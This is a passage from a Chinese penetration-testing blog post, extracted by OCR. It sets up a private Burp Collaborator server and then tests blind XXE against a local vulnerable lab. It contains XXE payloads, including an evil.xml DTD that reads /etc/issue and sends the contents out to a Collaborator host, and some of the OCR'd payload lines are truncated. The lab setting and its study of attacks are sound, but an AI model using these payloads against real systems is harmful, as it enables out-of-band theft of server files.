
1.NS记录指向ns1.my-subdomain-for-burp.luffy.com；

2.A记录指向公网IP。


Type
Name
Value
TTL
Status
A
ns1.my-subdomain-for-burp
points to 174
Automatic
NS
my-subdomain-for-burp
managed by ns1.my-subdomain-for-burp.s
Automatic
TXT
_acme-challenge.my-subdo...
3kbD7wlSJeP3lz7kfatUazsm_EHyyFI1R_ZPVl...
Automatic
TXT
_acme-challenge.my-subdo...
n4w1vw81YSQR0sTJMvBLddQ8SX3AZsl_CL...
Automatic


Scheduled Tasks
These settings let you specify tasks that Burp will perform automatically at defined times or intervals.
Add
Edit
Remove
Time
Repeat
Task
Burp Collaborator Server
Use the default Collaborator server
Don't use Burp Collaborator
Use a private Collaborator server:
Server location:
Polling location (optional):
Poll over unencrypted HTTP
Run health check ...
Logging
These settings control logging of HTTP requests and responses.
Burp Collaborator Health Check
Burp Collaborator Health Check
Initiating health check
Server address resolution Success
Server HTTP connection Success
Server HTTPS connection (trust enforced) Success
Server HTTPS connection (trust not enforced) Success
Server SMTP connection on port 25 Success
Server SMTP connection on port 587 Success
Server SMTPS connection (trust enforced) Success
Server SMTPS connection (trust not enforced) Success
Polling server address resolution Success
Polling server connection Success
Verify DNS interaction Success
Verify HTTP interaction Success
Verify HTTPS interaction Success
Verify SMTP interaction Success
Verify SMTPS interaction Success
Server version Success
All tests were successful.



# s1riu5 @ zhangjianxiangdeMacBook-Pro in ~/Desktop/Internet [12:59:38]
$ curl r3vzeafsu4k1he6dg5xiqeqae1kr8g.my-subdomain-for-burp.
.com
<html><body>033ta74ipp5zr2k95losogzjigz</body></html>%
# s1riu5 @ zhangjianxiangdeMacBook-Pro in ~/Desktop/Internet [13:00:03]
$ curl luffy.r3vzeafsu4k1he6dg5xiqeqae1kr8g.my-subdomain-for-bur
com
<html><body>033ta74ipp5zr2k95losogzjigz</body></html>%
s1riu5 @ zhangjianxiangdeMacBook-Pro in ~/Desktop/Internet [13:00:28]
$


Burp Collaborator client
Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.
Generate Collaborator payloads
Number to generate: 1
Copy to clipboard
Include Collaborator server location
Poll Collaborator interactions
Poll every 60 seconds
Poll now
Time Type Payload Comment
1 2018-十二月-28 05:00:03 UTC HTTP r3vzeafsu4k1he6dg5xiqeqae1kr8g
2 2018-十二月-28 05:00:03 UTC DNS r3vzeafsu4k1he6dg5xiqeqae1kr8g
3 2018-十二月-28 05:00:27 UTC DNS r3vzeafsu4k1he6dg5xiqeqae1kr8g
4 2018-十二月-28 05:00:27 UTC DNS r3vzeafsu4k1he6dg5xiqeqae1kr8g
5 2018-十二月-28 05:00:28 UTC HTTP r3vzeafsu4k1he6dg5xiqeqae1kr8g
Description
DNS query
The Collaborator server received a DNS lookup of type A for the domain
luffy.r3vzeafsu4k1he6dg5xiqeqae1kr8g.my-subdomain-for-bu
om.
The lookup was received from IP address 60.215.138.10 at 2018-...-28 05:00:27 UTC.
Close

测试成功。

但是Burp Collaborator有一个缺点就是数据无法持久化，Burp Suite 不可能保存Collaborator的上下文。关闭client那么所有的数据就丢失了。现在也只能期待以后Burp会添加这方面的功能了。

现在为止有一个很好的折衷的方案就是在自建的服务器上开启DEBUG功能(我在docker中已经启用了)，查看log信息，Burp自带的服务器就不可能实现了。



我把日志内容导向到了logs目录下的burp.log文件。


0x3 漏洞测试

0x01 XXE

前往Docker_vul_JavaVulnerableLab，这个XXE是回显式的，不过我按照盲注的方式测试：


```
docker-compose build
docker-compose up -d
```

启用之后访问 http://127.0.0.1:8080/vulnerability/Injection/xxe.jsp。



忙注的校验漏洞的PAYLOAD：

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE ANY [<!ENTITY hello SYSTEM "http://cfv17n86l6ri6atl5kbebbxa
```




实现文件读取。

新建一个evil.xml文件，放在web目录下：

```
<!ENTITY % file SYSTEM "file:///etc/issue">
<!ENTITY % ent "<!ENTITY data SYSTEM 'http://tzwwz7vl66d1gir1nzihuc4hd8jy7n.burpcollaborator.net/%file;'>">
```

然后修改POST包：

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ENTITY % xxegsd76 SYSTEM "http://172.168.46.145:6080
```



引用链接

Introducing Burp Collaborator | Blog

Burpsuite之Burp Collaborator模块介绍 - 小小leo - 博客园

Running Your Instance of Burp Collaborator Server - Fabio Pires

Deploying a private Burp Collaborator server

Burp Collaborator资源整合 - blacksunny - 博客园

DNSLog在渗透中的使用 | AdminTony's Blog

从 blind XXE 到读取根目录文件

XXE總結 - 掃文資訊

XXE总结（小部分自己的）

從 blind XXE 到讀取根目錄文件 - 掃文資訊